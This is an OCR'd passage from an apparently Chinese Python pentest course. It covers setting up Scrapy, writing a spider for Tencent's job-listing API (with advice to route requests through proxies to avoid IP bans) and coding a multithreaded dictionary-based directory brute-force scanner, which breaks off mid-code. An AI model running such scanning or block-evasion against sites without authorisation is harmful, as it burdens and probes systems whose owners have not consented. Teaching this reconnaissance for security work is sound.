



第五步，点击刚创建的pentest标签，后面有一个小图标就代表已经切换到pentest环境中




(2)安装Scrapy模块


第一步，在pentest环境中，点击右侧的搜索框输入scrapy，找到scrapy后选中，点击下面的Apply





第二步，打开pycharm，新建一个项目，然后import scrapy是否成功





如果有提示scrapy，说明scrapy模块安装成功。

第三步，测试scrapy是否可以正常使用

运行这个gotest.py，可以看到输出了scrapy的版本号2.11.1，和在pentest环境中安装的scrapy版本一致，说明当前环境配置正确。

5.Scrapy命令介绍

在安装Scrapy模块后，就会自动在pentest的Python环境中，生成一个scrapy的命令。这时候，可以通过scrapy在命令行进行爬虫工程创建。在当前环境变量下，输入scrapy命令，会自动输出命令的帮助信息。

```
#进入pentest环境中
conda activate pentest

#查看scrapy命令帮助
(pentest) kevin@virtual-ubuntu:~$ scrapy -h
Scrapy 2.11.1 - no active project

Usage:
  scrapy <command> [options] [args]

Available commands:
  bench         Run quick benchmark test
  fetch         Fetch a URL using the Scrapy downloader
  genspider     Generate new spider using pre-defined templates
  runspider     Run a self-contained spider (without creating a project)
  settings      Get settings values
  shell         Interactive scraping console
  startproject  Create new project
  version       Print Scrapy version
  view          Open URL in browser, as seen by Scrapy
```

```
  [ more ]      More commands available when run from project directory

Use "scrapy <command> -h" to see more info about a command
```

以上就是关于Python scrapy的介绍与安装。这里着重强调，建议在Linux环境中进行开发，兼容性更好，更容易搭建好相应的环境，并且运行的时候也不容易出现一些兼容问题。

二、Scrapy创建工程

本节内容是通过scrapy命令在命令行创建一个爬虫工程。

1.创建工程

```
#创建命令，如果不加工程目录的话，默认是在当前目录下创建
scrapy startproject 工程名 [工程目录]

#查看帮助
(pentest) kevin@virtual-ubuntu:~$ scrapy startproject -h
Usage
=====
  scrapy startproject <project_name> [project_dir]

Create new project

Options
=======
  -h, --help            show this help message and exit

Global Options
--------------
  --logfile FILE        log file. if omitted stderr will be used
  -L LEVEL, --loglevel LEVEL
                        log level (default: DEBUG)
  --nolog               disable logging completely
  --profile FILE        write python cProfile stats to FILE
  --pidfile FILE        write process ID to FILE
  -s NAME=VALUE, --set NAME=VALUE
                        set/override setting (may be repeated)
  --pdb                 enable pdb on failure

#在~/PycharmProjects目录下创建一个test1工程
scrapy startproject test1 ~/PycharmProjects/test1

#以下是shell命令行执行并输出的结果内容
(pentest) kevin@virtual-ubuntu:~$ scrapy startproject test1 ~/PycharmProjects/test1
New Scrapy project 'test1', using template directory
'/home/kevin/anaconda3/envs/pentest/lib/python3.12/site-
packages/scrapy/templates/project', created in:
    /home/kevin/PycharmProjects/test1
```

```
You can start your first spider with:
    cd /home/kevin/PycharmProjects/test1
    scrapy genspider example example.com
#上面输出提示：新的scrapy项目test1在/home/kevin/PycharmProjects/test1目录下生成成功
#你可以开始你的第一个爬虫，进入/home/kevin/PycharmProjects/test1项目目录
#然后执行scrapy genspider example example.com
#genspider表示生成爬虫，example表示爬虫名称，可以对应爬取网址域名的前缀，example.com是要爬取的网址
```

2.工程文件作用

```
#进入工程目录
cd /home/kevin/PycharmProjects/test1

#查看里面的文件和目录
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1$ ls
scrapy.cfg  test1

(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1$ cd test1
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1/test1$ ls | xargs -l
__init__.py
items.py
middlewares.py
pipelines.py
settings.py
spiders

(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1/test1$ cd spiders/
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1/test1/spiders$ ls
__init__.py
```

scrapy.cfg是最终部署爬虫的配置文件

items.py设置要爬取的字段

pipelines.py设置保存爬取内容

settings.py设置文件，比如User-Agent

spiders目录保存genspider生成的爬虫文件

3.创建爬虫

```
#回到项目目录下
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1$ ls
scrapy.cfg  test1

#生成爬虫文件
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1$ scrapy genspider tencent
tencent.com
Created spider 'tencent' using template 'basic' in module:
  test1.spiders.tencent
```

```
#进入spider目录，并查看
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1$ cd test1/spiders/
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1/test1/spiders$ ls
__init__.py  __pycache__  tencent.py
#可以看到生成了tencent.py文件，查看它的内容
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/test1/test1/spiders$ cat tencent.py
import scrapy

class TencentSpider(scrapy.Spider):
    name = "tencent"
    allowed_domains = ["tencent.com"]
    start_urls = ["https://tencent.com"]

    def parse(self, response):
        pass
#可以看到，这个文件生成了大体的结构，通过结合items.py, pipelines.py和settings.py去开始编写爬虫
```

三、案例介绍

利用Python scrapy开发爬虫的案例，从开发的过程中，能够直观的了解和理解Python scrapy爬虫开发用到的技术，以及整个流程。

1.爬虫目标

开发爬虫，首先要确定目标网站的页面，以及对应页面的具体内容，接下来的案例，要爬取腾讯的招聘职位信息。

目标网址：https://careers.tencent.com/search.html

分析页面可以知道一些有规律的网页结构，以及网页内容的json数据。

2.爬取字段

职位信息：

```
# 职位id
positionId
# 职位名称
positionName
# 职位类型
positionType
# 国家
positionCountry
# 工作地
positionSite
# 事业群
positionBG
# 工作年限
positionExperience
# 发布时间
```

```
positionTime
# 岗位职责
positionResponsibility
# 详情链接
positionUrl
```

以上是将要爬取的字段内容，在开发中要对这些字段取一个英文名称，因为在后面开发抓取了对应的内容，要使用对应的变量进行存储。

3.初始化工程

(1)创建工程

```
#创建工程
scrapy startproject Tencent ~/PycharmProjects/Tencent

#执行结果
(pentest) kevin@virtual-ubuntu:~$ scrapy startproject Tencent ~/PycharmProjects/Tencent
New Scrapy project 'Tencent', using template directory
'/home/kevin/anaconda3/envs/pentest/lib/python3.12/site-
packages/scrapy/templates/project', created in:
    /home/kevin/PycharmProjects/Tencent

You can start your first spider with:
    cd /home/kevin/PycharmProjects/Tencent
    scrapy genspider example example.com
```

(2)items.py添加爬取字段

使用pycharm打开工程Tencent，修改项目的Python解释器，改为pentest环境。编辑items.py，新增如下内容：

```
class TencentItem(scrapy.Item):
    # define the fields for your item here like:
    # name = scrapy.Field()
    # 职位id
    positionId = scrapy.Field()
    # 职位名称
    positionName = scrapy.Field()
    # 职位类型
    positionType = scrapy.Field()
    # 国家
    positionCountry = scrapy.Field()
    # 工作地
    positionSite = scrapy.Field()
    # 事业群
    positionBG = scrapy.Field()
    # 工作年限
    positionExperience = scrapy.Field()
    # 发布时间
    positionTime = scrapy.Field()
```

```
    # 岗位职责
    positionResponsibility = scrapy.Field()
    # 详情链接
    positionUrl = scrapy.Field()
```

TencentItem这个类表示用它来存储爬取到每一条职位信息对应字段的值，它继承的是scrapy.Item，这个是必须继承的，否则这些字段的值是无法保存到自定义的变量里面的。

(3)创建基础爬虫类

```
#操作命令
scrapy genspider tencentPosition "tencent.com"

(pentest) kevin@virtual-ubuntu:~/PycharmProjects/Tencent$ scrapy genspider tencentPosition
"tencent.com"
Created spider 'tencentPosition' using template 'basic' in module:
  Tencent.spiders.tencentPosition
```

tencentPosition为爬虫名，tencent.com为爬虫作用范围，执行上面命令后，会在spiders目录下创建一个tencentPosition.py文件，这个文件是最终要编写爬虫内容的文件。

打开文件看内容：

```
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/Tencent/Tencent/spiders$ cat
tencentPosition.py
import scrapy


class TencentpositionSpider(scrapy.Spider):
    name = "tencentPosition"
    allowed_domains = ["tencent.com"]
    start_urls = ["https://tencent.com"]

    def parse(self, response):
        pass
```

TencentpositionSpider类是继承scrapy.Spider这个类，表示用来爬虫，name是它的属性，设置为tencentPosition。allowed_domains表示要爬取的域名tencent.com，start_url表示是它初始化的url，用一个列表存储，start_url的值是要进行修改的，不然跟目标爬虫网址不一样。

parse方法用来对网页内容进行分析处理。

四、初始与结束条件

修改TencentpositionSpider类，完成初始与结束条件。

1.初始化URL

原始页面URL：https://careers.tencent.com/search.html?index=

爬虫爬取数据URL：https://careers.tencent.com/tencentcareer/api/post/Query?&pageSize=10&language=zh-cn&area=cn&pageIndex=

pageIndex初始为1，每翻一页pageIndex+1

爬虫初始化URL：startUrl = [url + pageIndex]

2.结束条件

https://careers.tencent.com/search.html?index=293

pageIndex < 293

3.循环爬取

每次处理完一页数据后，重新发送下一页页面请求

yield scrapy.Request(self.url + str(self.index), callback = self.parse)

> 问题描述：
> 在使用scrapy默认生成的框架文件时遇到 Signature of method 'XXXX.parse()' does not match signature of the base method in class 'Spider' 或者是 方法 'XXXX.parse()' 的签名与类 'Spider' 中基方法的签名不匹配。
>
> 解决方案：
> 在response后添加 *args, **kwargs即可。
>
> 原因分析：
> 在继承父类的时候，有些父类函数是必须要重写的，重写的时候的函数参数有规定（这个函数参数形式的规定也叫函数签名），你重写这个函数的时候参数与要求的不一致所以会报错，解决方案就是按照要求修改参数就行，也就是需要加上后面两个参数。

五、初始化item对象

初始化item对象，完成parse方法。

1.类中调用自身属性和方法

```
self.属性名
self.方法名
```

2.循环读取行

因为请求的URL返回的消息体是一个json body，需要将它解码后才可以读取它内部的key与value，也就是我们需要的各种信息。

```
respData = response.text
jsonBody =json.loads(respData)
```

```
{
    "Code": 200,
    "Data": {
        "Count": 2925,
        "Posts": [
            {
                "Id": 0,
                "PostId": "1737733148092932096",
                "RecruitPostId": 101747,
                "RecruitPostName": "《王者荣耀世界》资深任务策划",
                "CountryName": "中国",
                "LocationName": "上海",
                "BGName": "IEG",
                "ComCode": "",
                "ComName": "",
                "ProductName": "腾讯游戏",
                "CategoryName": "产品",
                "Responsibility": "1.负责开放大世界的游戏任务流程设计与剧本台词呈现的落地；\r\n2.
                "LastUpdateTime": "2024年03月17日",
                "PostURL": "http://careers.tencent.com/jobdesc.html?postId=1737733148092
                "SourceID": 1,
                "IsCollect": false,
                "IsValid": true,
                "RequireWorkYearsName": "五年以上工作经验"
            },
            {
                "Id": 0,
                "PostId": "1737733145991585792",
```


3.循环读取列

(1)初始化item对象

```
from Tencent.items import TencentItem

item=TencentItem()
```

(2)获取职位信息

```
try:
    item["positionId"] = post["PostId"]
    item["positionName"] = post["RecruitPostName"]
    item["positionBG"] = post["BGName"]
    item["positionCountry"] = post["CountryName"]
    item["positionSite"] = post["LocationName"]
    item["positionType"] = post["CategoryName"]
    item["positionResponsibility"] = post["Responsibility"]
    item["positionTime"] = post["LastUpdateTime"]
    item["positionExperience"] = post["RequireWorkYearsName"]
    item["positionUrl"] = post["PostURL"]
except json.decoder.JSONDecodeError as e:
    continue
#为什么用try except? 用于捕获异常，假如有一个key的值是空的，那么程序就会有异常报错，并且会自动退出，影响后续的数据爬取。
#使用try except捕获json解码异常，当出现异常的时候，跳过不去读取当前的职位信息
```

六、保存爬取数据

要保存数据，首先要在pipeline中打开数据，然后将数据保存到文件，之后有一个关闭文件的函数，最后要关闭文件。

1.打开文件

在pipelines.py中将内容保存到文件中。

在初始化方法_*init*_中加入self.filename = open("tencent.json", "w")

2.保存数据到文件

```
import json

text = json.dum(dict(item), ensure_ascii = False) + ",\n"
#将item数据转换为字段对象，然后再保存为json
#ensure_ascii表示存储中文时不使用ASCII码，否则会乱码

self.filename.write(text)
```

3.关闭文件

文件读取完毕后，记得关闭文件流

```
def close_spider(self, spider):
    self.filename.close()
```

七、设置文件配置

爬虫运行的设置是在settings.py文件中

1.设置请求头

设置自定义请求头的一些参数

```
DEFAULT_REQUEST_HEADERS = {
    "Accept": "application/json, text/plain, */*",
    "Accept-Language": "zh-CN,zh;q=0.9",
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
}
```

2.设置item-pipelines

取消原有的注释即可

```
ITEM_PIPELINES = {
    "Tencent.pipelines.TencentPipeline": 300,
}
```

3.设置代理IP

由于爬虫是一种对源站网络资源请求相对密集的访问，网站一般都会对这种异常访问进行限制，可能直接会把访问的IP地址封锁，以达到截断异常的网络访问。这时候，客户端为了防止曝露自己本地真实IP地址，通常爬虫工程会加入IP代理，达到爬取数据的目的。

```
#在爬虫DownloaderMiddleware的process_request方法中加入
request.meta['proxy'] = "http://ip:port"
```

八、执行命令，爬取数据

```
#操作命令
scrapy crawl tencentPosition

#执行步骤
(base) kevin@virtual-ubuntu:/opt$ conda activate pentest
(pentest) kevin@virtual-ubuntu:/opt$ cd ~/PycharmProjects/Tencent/
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/Tencent$ cd Tencent/
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/Tencent/Tencent$ ls
__init__.py  middlewares.py  __pycache__  spiders items.py     pipelines.py    settings.py
(pentest) kevin@virtual-ubuntu:~/PycharmProjects/Tencent/Tencent$ scrapy crawl
tencentPosition

#爬取结束
2024-03-17 11:12:34 [scrapy.core.engine] INFO: Spider closed (finished)
```

第十节 Python基于字典的目录资源探测工具编写

一、介绍

1.工具原理

通过读取字典文件获取内容并拼接URL，然后执行HTTP GET请求，获取响应状态码，根据状态码判断目录文件资源是否存在。

2.工具思路

- 命令行工具参数获取
- 字段读取
- 多线程访问
- 通过状态码判断输出结果
- 结果分析

二、工具初始化

1.Banner信息函数

```
#定义函数，用于介绍工具与名称
def banner():
    print("*" * 51)
    print("*" * 2 + " " * 17 + "Dirbrute v1.0" + " " * 17 + "*" * 2)
    print("*" * 51)
    print("This tool just develop for education!")
```

对于banner信息，还可以添加其他内容，但是它的目的就是为了介绍工具以及其名称，同时也介绍这个软件设计的目的和免责信息。

2.使用方法信息函数

```
#使用方法函数，用于介绍工具怎么使用
def usage():
    print("This is the tool's usage")
    print("python dir_brute.py -u url -t thread_num -d dic.txt")

#1.url
#2.thread
#3.dictionary
```

当前的工具主要是用来url的探测，探测其对应的目录和文件，所以，最主要传递的内容首先是url，是目标的站点地址。第二个是thread，使用多线程来运行探测程序。第三个是dictionary字典文件，因为是基于字典进行破解，所以要传递字典。

三、命令行工具参数获得

1.optparse模块介绍

optparse库是Python用于读取命令行的集成模块。

```
# 1.导入optparse
import optparse

# 2.初始化optparse.OptionParse()
parser = optparse.OptionParser()

# 3.设置初始对象的usage属性，告诉使用者命令该如何使用
parser.usage = "python dir_brute.py -u url -t thread_num -d dic.txt"

# 4.添加参数，-u或者--url，help帮助信息，action动作是存储，参数类型是string，dest目的是存储在变量url中，metavar表示元变量，它只会在帮助信息里显示，如果不指定则使用默认值，参照dest值是大写的URL
parser.add_option("-u", "--url", help="specify the target website URL", action="store", type="string", metavar="URL", dest="url" )

# 5.存储提交的命令行参数，如果只添加不存储，那么命令行提交的参数也不会进行格式化存储
(options, args) = parser.parse_args()

# 6.测试输出传递的命令行参数
print(options.url)
```

2.参数获得

```
#关键代码
parser = optparse.OptionParser()
parser.usage = "python dir_brute.py -u url -t thread_num -d dic.txt"
parser.add_option(
    "-u", "--url",
    help="specify the target website URL",
    action="store",
    type="string",
    metavar="URL",
    dest="url"
)
parser.add_option(
    "-t", "--threads-num",
    help="custom thread count number",
    action="store",
    type="int",
    metavar="THREADS NUMBER",
    dest="threads_num"
)
parser.add_option(
    "-d", "--dictionary-file",
    help="The dictionary file to be used, not in the current directory, needs to use the full path",
```

```
    action="store",
    type="string",
    metavar="DICTIONARY FILE",
    dest="dic_file"
)
(options, args) = parser.parse_args()
url = options.url
threads_num = options.threads_num
dic_file = options.dic_file
print(url)
print(threads_num)
print(dic_file)
```

四、字典文件读取

1.Python字典文件读取

```
with open(filename, mode) as f
f.readlines()
```

2.多线程思路

要进行目录枚举，它核心意义就是暴力破解。暴力破解就需要读取大量的字典文件内容，这个内容是非常多的。如果仅仅是使用单线程，必然速度是非常慢的，这时候可以考虑使用多线程，来进行对应的暴力破解。那工具中就要有多线程的接口去运行多线程破解。工具的多线程思路就在于，一个线程读取固定数目的字典文件内容，从而均分字典文件内容。这时候就需要制作多线程使用的字典列表，字典是一个总的列表，里面存储都是以列表格式保存一部分字典内容，每个线程读取一个列表。

五、多线程访问

1.Python线程池threadpool

在CMD命令行中安装线程池threadpool库

```
#安装threadpool
conda activate pentest
pip install threadpool
```

threadpool用法

```
import threadpool

#创建一个线程池
pool = threadpool.ThreadPool(线程数)

#调用makeRequests创建请求，callable是线程要调用的函数，list_of_args是给调用函数传递的参数列表，
callback是回调函数，默认无
requests_list = threadpool.makeRequests(callable, list_of_args, callback)
```

```
#把运行多线程的函数放入线程池中
for req in requests_list:
    pool.putRequest(req)

#等待所有的线程完成工作后退出
pool.wait()
```

线程数是通过命令行参数获取到的自定义数字，它定义了线程池中共有多少个线程；

将所有的线程请求添加到`requests_list`中，然后在线程池中循环启动它们；

其中，`callable`表示要调用的函数，`list_of_args`是调用函数是需要传的参数列表。

2.线程池实现

通过将读取到的字典列表发送到`scan_callback`函数，和url进行拼接，实现对目录的扫描。

```
#扫描函数
def scan_callback(path):
    # 实现扫描功能
    try:
        resp = requests.get(url + "/" + path.strip())
        if resp.status_code == 200:
            print(resp.url + " : " + str(resp.status_code))
    except Exception as e:
        pass
        # print(url + "/" + path.strip() + " : 请求失败")


def multi_threads_scan():
    # 定义线程池
    t_pool = threadpool.ThreadPool(threads_num)

    # 打开字典文件，读出内容为列表，Windows下默认字符集是gbk，需要编码为utf8，否则乱码
    f = open(dic_file, "r", encoding="utf8")
    lines = f.readlines()

    # 构建线程池中的请求列表
    requests_list = threadpool.makeRequests(scan_callback, lines)

    # 循环请求列表里的请求，在池子中执行这些请求
    for req in requests_list:
        t_pool.putRequest(req)

    t_pool.wait()
    f.close()
```

六、完整代码

```
import optparse
import threadpool
import requests

parser = optparse.OptionParser()
parser.usage = "python dir_brute.py -u url -t thread_num -d dic.txt"
parser.add_option(
    "-u", "--url",
    help="specify the target website URL",
    action="store",
    type="string",
    metavar="URL",
    dest="url"
)
parser.add_option(
    "-t", "--threads-num",
    help="custom thread count number",
    action="store",
    type="int",
    metavar="THREADS NUMBER",
    dest="threads_num"
